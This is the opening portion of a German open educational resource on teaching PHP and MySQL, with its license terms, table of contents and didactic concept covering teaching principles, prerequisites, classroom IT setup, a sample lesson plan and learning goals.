

**Maier, Thomas**  
**PHP und MySQL**

Graz : css4 2020, 240 S.



Empfohlene Zitierung/ Suggested Citation:

Maier, Thomas: PHP und MySQL. Graz : css4 2020, 240 S. - URN: urn:nbn:de:01111-pedocs-207002 - <http://nbn-resolving.org/urn:nbn:de:01111-pedocs-207002>

**Nutzungsbedingungen**

Dieses Dokument steht unter folgender Creative Commons-Lizenz: <http://creativecommons.org/licenses/by-nc-sa/4.0/deed.de> - Sie dürfen das Werk bzw. den Inhalt unter folgenden Bedingungen vervielfältigen, verbreiten und öffentlich zugänglich machen sowie Abwandlungen und Bearbeitungen des Werkes bzw. Inhaltes anfertigen: Sie müssen den Namen des Autors/Rechteinhabers in der von ihm festgelegten Weise nennen. Dieses Werk bzw. der Inhalt darf nicht für kommerzielle Zwecke verwendet werden. Die neu entstandenen Werke bzw. Inhalte dürfen nur unter Verwendung von Lizenzbedingungen weitergegeben werden, die mit denen dieses Lizenzvertrages identisch oder vergleichbar sind. Mit der Verwendung dieses Dokuments erkennen Sie die Nutzungsbedingungen an.

**Terms of use**

This document is published under following Creative Commons-License: <http://creativecommons.org/licenses/by-nc-sa/4.0/deed.en> - You may copy, distribute and transmit, adapt or exhibit the work in the public and alter, transform or change this work as long as you attribute the work in the manner specified by the author or licensor. You are not allowed to make commercial use of the work. If you alter, transform, or change this work in any way, you may distribute the resulting work only under this or a comparable license.

By using this particular document, you accept the above-stated conditions of use.



**Kontakt / Contact:**

peDOCS  
DIPF | Leibniz-Institut für Bildungsforschung und Bildungsinformation  
Informationszentrum (IZ) Bildung  
E-Mail: [pedocs@dipf.de](mailto:pedocs@dipf.de)  
Internet: [www.pedocs.de](http://www.pedocs.de)

Mitglied der

  
Leibniz-Gemeinschaft

Thomas Maier

# PHP & MySQL

**Didaktische Konzeption**

Zielformulierungen

Lernhandouts

Übungsblätter

Pädagogischer Beipackzettel

**2020**



## **PHP und MySQL von Thomas Maier**

Zeppelinstraße 12A/7, 8055 Graz

[www.css4.at](http://www.css4.at) | [php@css4.at](mailto:php@css4.at)

Copyright: CC Lizenz BY NC SA 2020

Diese Arbeit wurde mit LibreOffice auf einem Linux Betriebssystem erstellt und entspricht damit einem Grundsatz der Creative Commons. Alle Inhalte sind als OpenEducationalResources gekennzeichnet.

# Inhaltsverzeichnis

|   |           |
|---|-----------|
| <b>Allgemeine didaktische Konzeption.....</b> | <b>6</b>  |
| Unterrichtsgrundsätze.....                    | 6         |
| Allgemeine didaktische Grundsätze.....        | 6         |
| Unterrichtsprinzipien.....                    | 7         |
| Eingangsvoraussetzungen.....                  | 7         |
| Vorkenntnisse Webdevelopment.....             | 8         |
| Flankierende Methoden.....                    | 9         |
| Raumausstattung.....                          | 10        |
| EDV Infrastruktur.....                        | 10        |
| Blendet Learning.....                         | 12        |
| Sozialformen.....                             | 13        |
| Exemplarisches Stundenbild.....               | 13        |
| Intensionen der Schüler_innen.....            | 14        |
| Kompetenzbegriff und Zielsetzungen.....       | 14        |
| Grobziele und Kompetenzzuwachs.....           | 15        |
| <br>  |           |
| <b>Handouts und Assignments.....</b>          | <b>16</b> |
| Lernhandout 1.1 Einführung in PHP.....        | 17        |
| Lernhandout 1.2 XAMPP.....                    | 19        |
| Lernhandout 1.3 Editoren.....                 | 21        |
| Lernhandout 2.1 Einstieg.....                 | 23        |
| Lernhandout 2.2 Ausgabe mit echo.....         | 25        |
| Lernhandout 2.3 Variablen.....                | 27        |
| Lernhandout 2.4 PHP und Mathematik.....       | 29        |
| Übungsblatt 2.4 Operatoren.....               | 31        |
| Lernhandout 3.1 if Verzweigung.....           | 33        |
| Lernhandout 3.2 Logische Operatoren.....      | 35        |
| Lernhandout 3.3 Wertübergabe \$_POST.....     | 37        |
| Übungsblatt 3.3 \$_POST Variablen.....        | 39        |
| Lernhandout 3.4 Wertübergabe \$_GET.....      | 41        |
| Übungsblatt 3.4 \$_GET Variablen.....         | 43        |
| Lernhandout 3.5 Files lesen.....              | 45        |
| Lernhandout 3.6 Files schreiben.....          | 47        |
| Übungsblatt 3.6 Files schreiben.....          | 49        |
| Lernhandout 4.1 Funktionen.....               | 51        |
| Lernhandout 4.2 Fehlermeldungen.....          | 53        |
| Lernhandout 4.3 Typumwandlung.....            | 55        |
| Übungsblatt 4.3 Typumwandlung.....            | 57        |
| Lernhandout 5.1 String Funktionen.....        | 59        |
| Lernhandout 5.2 Zeichen escapen.....          | 61        |
| Übungsblatt 5.2 Zeichen escapen.....          | 63        |
| Lernhandout 5.3 Textoperationen.....          | 65        |
| Lernhandout 6.1 Arrays (indiziert).....       | 67        |

|  |     |
|--|-----|
| Lernhandout 6.2 Arrays (assoziiert).....     | 69  |
| Lernhandout 6.3 Mehrdimensionale Arrays..... | 71  |
| Übungsblatt 6.3 Mehrdimensionale Arrays..... | 73  |
| Lernhandout 6.4 Array Funktionen.....        | 75  |
| Lernhandout 6.5 Arrays analysieren.....      | 77  |
| Lernhandout 6.6 Arrays sortieren.....        | 79  |
| Lernhandout 6.7 Arrays und JSON.....         | 81  |
| Übungsblatt 6.7 Arrays und JSON.....         | 83  |
| Lernhandout 7.1 for-Schleife.....            | 85  |
| Übungsblatt 7.1 for-Schleife.....            | 87  |
| Lernhandout 7.2 while-Schleife.....          | 89  |
| Übungsblatt 7.2 while-Schleife.....          | 91  |
| Lernhandout 7.3 foreach Schleife.....        | 93  |
| Übungsblatt 7.3 foreach Schleife.....        | 95  |
| Lernhandout 8.1 Zeit.....                    | 97  |
| Lernhandout 8.2 Datum.....                   | 99  |
| Lernhandout 8.3 Zeit Methoden.....           | 101 |
| Übungsblatt 8.3 Zeit Methoden.....           | 103 |
| Lernhandout 9.1 header.....                  | 105 |
| Lernhandout 9.2 Cookies.....                 | 107 |
| Lernhandout 9.3 Session.....                 | 109 |
| Übungsblatt 9.3 Session.....                 | 111 |
| Lernhandout 9.4 Mail.....                    | 113 |
| Übungsblatt 9.4 Mail.....                    | 115 |
| Lernhandout 10.1 phpMyAdmin Einstieg.....    | 117 |
| Lernhandout 10.2 phpMyAdmin Benutzer.....    | 119 |
| Lernhandout 10.3 phpMyAdmin Tabelle.....     | 121 |
| Lernhandout 10.4 phpMyAdmin Typen.....       | 123 |
| Lernhandout 10.5 phpMyAdmin Eingabe.....     | 125 |
| Übungsblatt 10.5 phpMyAdmin Eingabe.....     | 127 |
| Lernhandout 10.6 phpMyAdmin Struktur.....    | 129 |
| Übungsblatt 10.6 phpMyAdmin Struktur.....    | 131 |
| Lernhandout 10.7 phpMyAdmin Konsole.....     | 133 |
| Lernhandout 10.8 phpMyAdmin Export.....      | 135 |
| Lernhandout 11.1 MySQL CREATE USER.....      | 137 |
| Lernhandout 11.2 MySQL CREATE TABLE.....     | 139 |
| Übungsblatt 11.2 MySQL CREATE TABLE.....     | 141 |
| Lernhandout 11.3 MySQL INSERT.....           | 143 |
| Übungsblatt 11.3 MySQL INSERT.....           | 145 |
| Lernhandout 11.4 MySQL SELECT.....           | 147 |
| Übungsblatt 11.4 MySQL SELECT.....           | 149 |
| Lernhandout 11.5 MySQL WHERE.....            | 151 |
| Übungsblatt 11.5 MySQL WHERE.....            | 153 |
| Lernhandout 11.6 MySQL LIKE.....             | 155 |
| Übungsblatt 11.6 MySQL LIKE.....             | 157 |
| Lernhandout 11.7 MySQL UPDATE.....           | 159 |
| Übungsblatt 11.7 MySQL UPDATE.....           | 161 |
| Lernhandout 11.8 MySQL JOIN.....             | 163 |
| Übungsblatt 11.8 MySQL JOIN.....             | 165 |
| Lernhandout 11.9 MySQL DELETE.....           | 167 |
| Übungsblatt 11.9 MySQL DELETE.....           | 169 |

|   |     |
|---|-----|
| Lernhandout 12.1 mysqli_connect().....      | 171 |
| Lernhandout 12.2 mysqli_query().....        | 173 |
| Lernhandout 12.3 mysqli_num_rows().....     | 175 |
| Lernhandout 12.4 mysqli_fetch_assoc().....  | 177 |
| Lernhandout 12.5 Beispiel SELECT.....       | 179 |
| Lernhandout 12.6 Beispiel DELETE.....       | 181 |
| Lernhandout 12.7 Beispiel UPDATE.....       | 183 |
| Lernhandout 12.8 Beispiel INSERT.....       | 185 |
| Übungsblatt 12.8 Beispiel PHP & MySQL.....  | 187 |
| Lernhandout 13.1 Dateifunktionen.....       | 189 |
| Lernhandout 13.2 Dateirechte.....           | 191 |
| Lernhandout 13.3 Dateiinformationen.....    | 193 |
| Lernhandout 13.4 Dateiupload.....           | 195 |
| Übungsblatt 13.4 Dateiupload.....           | 197 |
| Lernhandout 13.5 Verzeichnis Rekursion..... | 199 |
| Lernhandout 14.1 Objektorientiert.....      | 201 |
| Übungsblatt 14.1 Objektorientiert.....      | 203 |
| Lernhandout 14.2 SimpleXML.....             | 205 |
| Lernhandout 15.1 Image und GD2.....         | 207 |
| Lernhandout 15.2 PNG skalieren.....         | 209 |
| Lernhandout 15.3 Text auf Image.....        | 211 |
| Übungsblatt 15.3 Text auf Image.....        | 213 |
| Lernhandout 15.4 Tortendiagramm.....        | 215 |
| Lernhandout 16.1 Sicherheit Eingabe.....    | 217 |
| Lernhandout 16.2 Sicherheit XSS.....        | 219 |
| Lernhandout 16.3 Sicherheit SQL.....        | 221 |
| Lernhandout 16.4 Sicherheit Passwörter..... | 223 |
| Lernhandout 16.5 Sicherheitshinweise.....   | 225 |
| Übungsblatt 17.1 Projekte.....              | 227 |
| Übungsblatt 17.2 Projekte Wirtschaft.....   | 229 |

**Pädagogischer Beipackzettel.....231**

|   |     |
|---|-----|
| Jenseits von Gut und Sehr Gut.....          | 231 |
| Mit Imperativen [programmieren] lernen..... | 235 |

**Quellenverzeichnis.....238**

|                                       |     |
|---------------------------------------|-----|
| Internetquellen und online Tools..... | 238 |
| Literaturverzeichnis.....             | 238 |

# Allgemeine didaktische Konzeption

## Unterrichtsgrundsätze

---

Im Unterricht soll ein Klima der Wertschätzung sowie des Respekts und der Gleichbehandlung vorherrschen.

Das Klassenzimmer soll ein Ort der offenen Kommunikation sein. Der Unterricht ein Forum für Fragen und Diskussionen. Fragen aller Art sind erwünscht. Getreu: "Es gibt keine dummen Fragen – die einzige dumme Frage ist jene, die nicht gestellt wird".

Im Unterricht sollte Zeit für individuelles Fördern gefunden werden. Leistungsschwächere Schüler\_innen sollen gefördert werden. Leistungsstärkere Schüler\_innen gefordert. Dabei sollte dem "Schüler-Schüler-Coaching" Vorrang gegeben werden.

Der Fokus liegt auf den Leistungen der Schüler\_innen. Der besonderen Würdigung von Qualitäten soll einer fehlerzentrierten Wahrnehmung Vorzug gegeben werden. Fehler machen ist erlaubt – jedoch sollen diese kommuniziert werden.

Die Leistungen der Schüler\_innen sind sowohl auf der Prozessebene als auch auf der Produktebene zu würdigen. Es wird nicht nur das aktive Lernen gefordert, sondern auch das passive Lernen akzeptiert.

## Allgemeine didaktische Grundsätze

---

- Unterrichtsbeispiele mit Praxis- und Lebensbezug.
- Methodenvielfalt und kooperatives offenes Lernen
- Förderung von Selbstständigkeit, Selbstverantwortung, Einzel- und Teamarbeit, sozialem Lernen.
- Einsatz von Blended Learning (IT-Bezug), Standardsprache und Fachterminologie
- Individuelles Fördern bei einer Maximierung der reinen Lernzeit.
- Handlungsorientierte Unterrichtsplanung und Einhaltung der Progressionslogik
- Produkt und Prozessorientierte Leistungsbewertung

## Unterrichtsprinzipien

---

Es gelten die allgemeinen Unterrichtsprinzipien laut dem Bundesministerium für Bildung. Die fettgedruckten Prinzipien wurde in den Detailplanungen Rechnung getragen. Andere sollten unbedingt im Rahmen des pädagogischen/situationsgemäßen Gesprächs vermittelt werden. Vergessen Sie niemals diese äußerst wichtigen Prinzipien – sie sind weit mehr als einfaches fächerübergreifendes Lernen/Lehren.

- Erziehung zur Gleichstellung von Frauen und Männern
- Gesundheitserziehung
- **Interkulturelles Lernen**
- **Leseerziehung**
- **Medienbildung**
- **Politische Bildung**
- Sexualerziehung
- **Umweltbildung**
- Verkehrserziehung
- **Wirtschaftserziehung und Verbraucher|innenbildung**

## Eingangsvoraussetzungen

---

Das Erlernen von PHP und MySQL kann nicht sofort ohne weiteres starten. Es sind Kompetenzen wie das Englische auf Niveau A2 sowie das Schreiben mit 10-Fingern klar von Vorteil. Viel wichtiger ist, grundsätzliche Erkenntnisse der imperativen Programmierung, Datenbankmodellierung und sämtliche Kompetenzen der Algebra sowie einem (wohl am wichtigsten) Ordnungsbewusstsein als Eingangskompetenzen anzuführen.

Da nun also, PHP und MySQL als eine Einführung der konzeptionellen Erkenntnisse der Softwareentwicklung darstellt, ist es erst nach der Kenntnisvermittlung einer allgemeinen Programmierung als diskussionswürdig darzustellen.

Exemplarisch: Startet man gerne mit der Darstellung und den Ablauf des Kaffeekochens. Dieses wäre ein einfacher Algorithmus, den die Schüler\_innen de- und rekonstruieren. Ebenso muss das EVA Prinzip verstanden werden.

Wissen und das kognitive Verständnis von mathematischer Methodik ist gänzlich unverzichtbar für das Erlernen einer Programmiersprache. So ist die Zahlenlehre notwendig um das Prinzip einer Variablendeklaration zu verstehen – oder um mit den Rechengesetzen eine Variablen-Wert-Zuweisung auszuführen. Es wirkt wechselseitig und verlangt zugleich ein kritisches Bewusstsein.



# Vorkenntnisse Webdevelopment

Das Vorkenntnisse in der allgemeinen Informatik als Grundvoraussetzung betrachtet werden soll, liegt doch klar auf der Hand. Ebenso sollte der\_ die Schüler\_in ein Office Paket beherrschen. Einblicke in die Datenbankmodellierung (z. B. über Access) sind von Vorteil. Der\_ die Schüler\_in muss das eigene Betriebssystem kennen. PHP und MySQL ist Plattform übergreifend und kann auf den Betriebssystemen Windows, OSX und Linux geübt werden. Linuxkenntnisse sind hier wieder klar von Vorteil. (bzw. OSX oder ein anderes UNIX-basierendes Betriebssystem).

Die Schüler\_innen müssen bereits Kenntnisse in HTML und CSS mitbringen. Auf der Lernplattform [www.css4.at](http://www.css4.at) befindet sich ein Tutorial für HTML und CSS. Als Grundlage um mit PHP zu arbeiten sollten folgende Kapitel beherrscht werden:

| Basiskenntnisse (Grundlagen) für die Ausgabe.   | Unbedingt notwendige Erweiterungen für die Eingabe   |
|---|--|
| <b>1.1 – HTML Grundgerüst</b>   | 12.1 – Formulare   |
| <b>2.1 – Basis Tags</b>   | 12.2 – Textarea  |
| <b>2.2 – Basis a href, img</b>  | 12.3 – Input   |
| <b>3.1 – Tabellen</b>   | 12.4 – Input Typen   |
| 4.1 – style, span, color  | 12.5 – Formular Buttons  |
| 4.2 – Rahmen  | 12.6 – Dialogeingaben  |
| 4.3 – Höhe und Breite   | 12.7 – Auswahleingaben   |
| 6.1 – Ausrichtung   | 12.8 – Auswahllisten   |
| 6.2 – Abstände  |  |
| 8.1 – Positionierung  |  |
| 8.2 – Display   |  |
| Aufbauend auf diesen Kenntnissen, ist der selbstständige Erwerb von Vertiefungen problemlos möglich. Die Kapitel 1.1 bis 3.1 sind unbedingt notwendig – sie behandeln HTML. | Zusätzlich zu den Basiskenntnissen sind die Formularelemente notwendig um eine Eingabe-Ausgabe-Maske zu erstellen. |

## Flankierende Methoden

---

Neben den klassischen Methoden Frontalunterricht, Erklären, Lehrervortrag und Vorzeigen-Nachmachen (bzw. Vorzeigen-Mitmachen), sind folgende Unterrichtsmethoden ebenfalls denkbar:

- Aufgabenorientiertes Lernen
- Fächerübergreifendes und –verbindendes Lernen
- Handlungsorientiertes Lernen
- Einzelarbeit
- Konstruktionsaufgaben
- Projektlernen
- projektorientierter Unterricht
- Freie Arbeit
- Entdeckendes Lernen
- Mind-Mapping
- Brainwriting
- uvm.

## Raumausstattung

---

Folgende Medien und Ausstattungen sind für den Unterricht empfehlenswert:

- Großes Whiteboard
- Beamer (Projektor)
- Besprechungstische
- ausreichend Bürostühle
- jeweils einen Bürotisch pro PC (Arbeitsplatz – PC sind rechts angeordnet, damit die Linke Hälfte des Tisches Platz für Vorlagen bietet).
- ein Drucker

## EDV Infrastruktur

---




PHP und MySQL ist äußerst genügsam, was die Leistung der Hard- und Software betrifft. Im Grunde reicht ein gängiger PC mit entsprechender Standardperipherie (z. B. Tastatur, Maus, Bildschirm usw.). Das Betriebssystem spielt nur eine untergeordnete Rolle, da PHP und MySQL plattformunabhängig ist. Ob nun Windows, OSX oder Linux – egal! Mit Linux ist die Arbeit m. E. am schönsten.

Zwingend notwendig sollte XAMPP (Apache, MySQL, PHP) installiert sein, um den PHP Code zu testen und um eine MySQL Datenbank einzurichten. Ein Texteditor und/oder eine Web Development IDE ist unentbehrlich. Ein gängiger Browser ist ebenso erforderlich.

Weitere Software die auf den Schüler\_innen PCs nicht fehlen sollte:

- Eine Office Suite
- Datenbank-Software
- Tools: Color Picker, ZIP Software, Screenshot-Tools, PDF Viewer
- FTP Software
- kollaborative Anwendungen
- didaktische Tools
- Bild- und Audiotbearbeitung
- Virtualisierungssoftware
- SQL Server und PHP Sandbox

## Beispiele für eine Basisinstallation

|   |    |    |
|--|---|---|
| Microsoft Windows  | Apple OSX   | Linux   |
| <ul style="list-style-type: none"> <li>• XAMPP (WAMPP)</li> <li>• Notepad ++</li> <li>• Adobe Dreamweaver</li> <li>• Edge, Chrome, Firefox</li> <li>• MS Office</li> <li>• MS Access</li> <li>• Color Picker</li> <li>• 7Zip</li> <li>• Snipping Tool</li> <li>• Adobe PDF Acrobat</li> <li>• FileZilla</li> <li>• OneNote</li> <li>• TeamViewer</li> <li>• Veyon (iTalc)</li> <li>• Gimp bzw. Adobe Photoshop</li> <li>• Corel Draw, Adobe Illustrator, Inkscape</li> <li>• Audacity</li> <li>• Oracle VirtualBox</li> <li>• MS SQL Server</li> </ul> | <ul style="list-style-type: none"> <li>• XAMPP</li> <li>• TextWrangler</li> <li>• Adobe Dreamweaver</li> <li>• Safari, Chrome, Firefox</li> <li>• Apple iWork</li> <li>• MS Access</li> <li>• Color Picker</li> <li>• 7Zip</li> <li>• Skitch</li> <li>• Adobe PDF Acrobat</li> <li>• FileZilla</li> <li>• Evernote</li> <li>• TeamViewer</li> <li>• Veyon (iTalc)</li> <li>• Gimp bzw. Adobe Photoshop</li> <li>• Corel Draw, Adobe Illustrator, Inkscape</li> <li>• Audacity</li> <li>• Oracle VirtualBox</li> <li>• SQL Server</li> </ul> | <ul style="list-style-type: none"> <li>• XAMPP</li> <li>• Sublime</li> <li>• Bluefish</li> <li>• Chrome, Firefox</li> <li>• LibreOffice</li> <li>• Kexi</li> <li>• KColorChooser</li> <li>• 7Zip</li> <li>• Shutter</li> <li>• Adobe Reader</li> <li>• FileZilla</li> <li>• Evernote</li> <li>• TeamViewer</li> <li>• Veyon (iTalc)</li> <li>• Gimp</li> <li>• Inkscape</li> <li>• Audacity</li> <li>• Oracle VirtualBox</li> <li>• SQL Server</li> </ul> |

Eine Webanbindung des Schulservers (z. B. über IIS, Apache odgl.) wäre sicher ein Pluspunkt, damit die Schüler\_innen ihre PHP Arbeiten sofort online stellen können. Die Planung eines Webservers ist aber ein anderes Thema, das den Rahmen dieser Arbeit sprengen würde. Die Schüler\_innen können aber ihre Lernprodukte auf gratis Webspaces anbieten, wie z. B. mur.at oder Lima-City.de publizieren

Die Hardware ist definitiv genügsamer:

- Bei Laptops sollte ein externes Keyboard bereitgestellt werden. Ebenso eine Maus.
- Ein zweiter Monitor ist ein Nice-to-Have, aber nicht zwingend notwendig.
- Eine Breitband-Internet-Verbindung.
- Ein funktionierendes Netzwerk mit Serverseitigen Profilen und Netzlaufwerken.
- USB Anschlüsse für die Verwendung von USB-Speicher-Sticks.
- Ein Netzwerk-Drucker
- Mobile Devices (Smartphone und Tablets) um die Scripte zu testen

# Blendet Learning



Abbildung: Die Bannernavigation von www.css4.at

Auf der Lernplattform [www.css4.at](http://www.css4.at) befindet sich links oben ein Suchfeld. Über dieses kann man nach notwendigen Dateien, Suchbegriffen und Refcodes suchen.

In der Navigation (unter dem Logo) gibt es einen Button für den Lernbereich. Mit einem Klick auf Web Development öffnet sich ein Link auf das Unterrichtsmaterial für PHP und MySQL.



Abbildung: Lernplattform für PHP und MySQL




Abbildung: Im Lernbereich

Die Lernplattform für PHP und MySQL erlaubt zu jeder Einheit die Downloads der Lern- und Übungshandouts und der benötigten Dateien für die Übungsbeispiele.

Zusätzlich findet man auf der Lernplattform noch hilfreiche Links zum Unterricht. In der linken Spalte findet man die Lernhandouts und korrespondierend rechts die dazu passenden Übungshandouts.

Zu allen Übungsbeispielen gibt es selbstverständlich eine Lösung, die in den meisten Fällen nur als Referenz oder Anschauungsmaterial dient und nicht als absolute Lösung auf Komma und Beistrich erhalten soll. In der PHP-Programmierung gibt es immer mehr als nur einen Weg!

Der Zugang zu den Lösungen erfolgt passwortgeschützt über <https://solved.css4.at/> - dort gibt es auch ein Antragsformular für den Zugriff auf den Lösungsbereich. Die Verwendung von Lern- und Übungshandouts, sowie der Lösungen ist selbstverständlich für Lehrer|innen von öffentlichen Schulen oder von Organisationen mit öffentlichen Charakter kostenlos und frei verwendbar.

Sollten Sie das Unterrichtsmaterial von [www.css4.at](http://www.css4.at) kommerziell verwenden (z. B. für bezahlte Kurse in der Erwachsenenbildung) dann bitte ich Sie recht höflich mir zuvor eine Mail an [webmail@css4.at](mailto:webmail@css4.at) mit dem didaktischen Umfang ihres Unterrichts (didaktische Konzeption) und dem damit verbunden finanziellen Volumen zuzusenden. Wir finden sicher einen Modus für die Verwendung des Unterrichtsmaterials.

## Sozialformen

Das Unterrichtsmaterial ist auf Einzelarbeit ausgelegt. Dennoch ist Partnerarbeit bei Bildschirmknappheit denkbar. Gruppenarbeit kommt kategorisch nicht vor. Das Plenum wird nur im Rahmen des Frontalunterrichts aktiviert.

Methoden, die andere Sozialformen bedingen, unterliegen der didaktischen Kreativität des\_der Lehrer\_in. Gegen Ende des Unterrichts kann gerne eine Projektarbeit angesetzt werden, die auch in der Gruppe gelöst werden kann.

## Exemplarisches Stundenbild

| ↓                | Dauer  | Wann?<br>Zeit bis | Was?<br>Lerninhalte                        | Wie?<br>Methoden       | Wodurch?<br>Medien       | Warum?<br>Methode  |  |
|------------------|--------|-------------------|--|------------------------|--------------------------|--|--|
| Einstieg         | 2 min  | 2'                | Begrüßung                                  | päd. Gespräch          | ---                      | ---  |  |
|                  | 5 min  | 7'                | Vorbesprechung                             | päd. Gespräch          | ---                      | Erhebung von Interessen  |  |
|                  | 6 min  | 13'               | Wiederholung                               | Mind-Mapping           | A3 Bogen oder Whiteboard | Wiederholung der letzten UE.   |  |
| Erarbeitung      | 10 min | 23'               | Einheit x                                  | Vorzeigen – Nachmachen | Bildschirm               | Vermittlung der Skills   |  |
|                  | 30 min | 53'               | Übungsbeispiele Einheit x                  | freies Arbeiten        | Bildschirm               | Kombiniert mit individuellen Coaching  |  |
|                  | 5 min  | 58'               | PAUSE                                      |                        |                          |  |  |
|                  | 10 min | 68'               | Einheit y                                  | Vorzeigen Nachmachen   | Bildschirm               | Vermittlung der Skills   |  |
|                  | 30 min | 98'               | Übungsbeispiele Einheit y                  | freies Arbeiten        | Bildschirm               | Kombiniert mit individuellen Coaching  |  |
|                  | 15 min | 113'              | Individuelles Coaching und freies Arbeiten | Coaching               | Bildschirm               | Leistungsbeobachtung, Weiterführende Fragen beantworten                                |  |
| Erfolgssicherung | 5 min  | 118'              | Ausblick auf die nächste UE.               | päd. Gespräch          | ---                      | Die nachgelagerten Themen ansprechen   |  |
|                  | 2 min  | 120'              | Verabschiedung                             | päd. Gespräch          | ---                      | Verabschiedung und Herstellung der Arbeitsplatz-Ordnung. (z. B. Herunterfahren des PC) |  |

## Intensionen der Schüler\_innen

---

Was genau in den Köpfen der Schüler\_innen vorgeht können wir nicht wissen. Würden wir alle Intensionen, Gedanken und Affekte der Schüler\_innen kennen, dann würde auch unsere Didaktik gänzlich anders aussehen – aber so wie es ist, ist es auch die große Herausforderung pädagogischer Arbeit. Hier eine Aufstellung möglicher Intensionen:

Der\_die Schüler\_in will ...

- grundlegende Kenntnisse des Webdevelopments erwerben.
- vertiefende Kenntnisse des Webdevelopments erwerben.
- Webseiten bzw. Apps nach eigenen Vorstellungen entwerfen und diese mit PHP und MySQL realisieren.
- das Internet mitgestalten.
- eine positive Note bzw. eine gezielte Note für das Unterrichtsfach bekommen.
- die Ausbildung abschließen.
- das erworbene Wissen aus dem Webdevelopment fächerübergreifend in anderen Gegenständen einsetzen.
- mit dem Wissen und den Fähigkeiten Geld verdienen.
- soziale Kontakte erleben.

## Kompetenzbegriff und Zielsetzungen

---

Die Konzeption der Lern- und Lehrunterlagen dieser Arbeit unterliegen dem strengen Gebot der Progressionslogik. Alle Themenbereiche sind aufbauend gegliedert und meist von ihrem Vorgängerthema abhängig. Wichtige Elemente des didaktischen Aufbaus zur Erlernung von PHP und MySQL wiederholen sich in den Übungsbeispielen um diese zu festigen.

Die Unterrichtsplanung entspricht nicht gängigen Vorstellungen von Bildungsstandards ist aber sehr wohl kompetenzorientiert aufgebaut. Es gibt keine Deskriptoren die in eine 4.0 Skala zur Leistungsbewertung übertragen werden können. Dafür gibt es klassische Zielformulierungen (Grob- und Feinziele), die um die Taxonomien "Verstehen", "Anwenden", "Analysieren" und "Entwickeln" erweitert wurden. Die Zielarten werden in "Affektiv, Kognitiv, Psychomotorisch, Selbstkompetenz und Inhaltsebene" differenziert.

Um die Konzeption offen zu halten, gibt es keinen definitiven Lehrplanbezug. Die Lern- und Lehrinhalten sind für die Sekundarstufe II (ISCED Level 3) bzw. der tertiären Bildungstufe optimiert.

## Grobziele und Kompetenzzuwachs

| Der die Schüler in ...  | Zielart          | Taxonomie |
|---|------------------|-----------|
| ... erlernt die Verwendung von PHP und MySQL.   | <b>I</b>         | II        |
| ... nutzt das Wissen zur Gestaltung von Webseiten.  | <b>I</b>         | II        |
| ... erlernt neue Syntax und Anwendung von Objekten, Methoden, Eigenschaften, Befehlen, Literalen und Notationen.                                  | <b>I</b>         | II        |
| ... erhält das Rüstwerkzeug um individuelle Vorstellung vom Web Development (jenseits von Vorlagen und Templates) umzusetzen.                     | <b>SIK<br/>A</b> | II        |
| ... erhält einen Einblick in die darunterliegende Ebene der Softwareentwicklung und betrachtet den kritischen letzten Eindruck eines Lernprodukt. | <b>KI</b>        | III       |
| ... schreibt PHP Scripte nach schriftlichen und graphischen Vorlagen.   | <b>SI</b>        | III       |
| ... nutzt die erlernten Fähigkeiten um imperative Algorithmen, Vorstellungen und Gedanken in schriftlich Form darzustellen.                       | <b>KI</b>        | IV        |
| ... entwickelt ein höheres Professionsbewusstsein.  | <b>ASK</b>       | IV        |
| ... erwirbt die Fähigkeit selbstständig sein_ihr Wissen zu erweitern.   | <b>SIK</b>       | III       |
| ... ist befähigt ein mittleres Software-Projekt zu erledigen.   | <b>SI</b>        | IV        |
| ... steigert seine_ihre kognitive Leistungen im Bereich des linearen und logischen Denken.  | <b>KS</b>        | IV        |
| ... entwickelt Problemlösungsstrategien.  | <b>KS</b>        | IV        |
| ... nutzt Prinzipien der Programmierung mit PHP um eine andere imperative Programmiersprache (z. B. PERL, Python) leichter zu erlernen.           | <b>KS</b>        | III       |
| ... steigert sein_ihr Bewusstsein für Ordnung und Genauigkeit.  | <b>AS</b>        | IV        |
| ... versteht komplexe Zusammenhänge (z. B. Mathematische Formeln) und wandelt diese in einen programmierbaren Algorithmus.                        | <b>KI</b>        | III       |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln



# Handouts und Assignments

Die Handouts sind in Einheiten gegliedert. Jede Einheit beschreibt einen Themenkomplex aus dem jeweiligen Bezugssystem. Grundsätzlich unterliegen die Einheiten einer Progressionslogik, können aber auch voneinander unabhängig unterrichtet werden (je nach pädagogischen Bedarf).

Alle Handouts wurden nach dem Prinzip des "One-Page-Management" erstellt und können auch als Kopiervorlage genutzt werden. Die Handouts wurden mit Screenshots bebildert. Die Anleitungen sind auf die Übungsbeispiele hin konzipiert.

Die Symbole auf den Handouts sollen den Schüler\_innen eine Ordnung im Lernprozess vermitteln.



↩ **Übungsbeispiel**



↩ **Information und Hervorhebung**



↩ **Nachschlagen und Bibliothek**

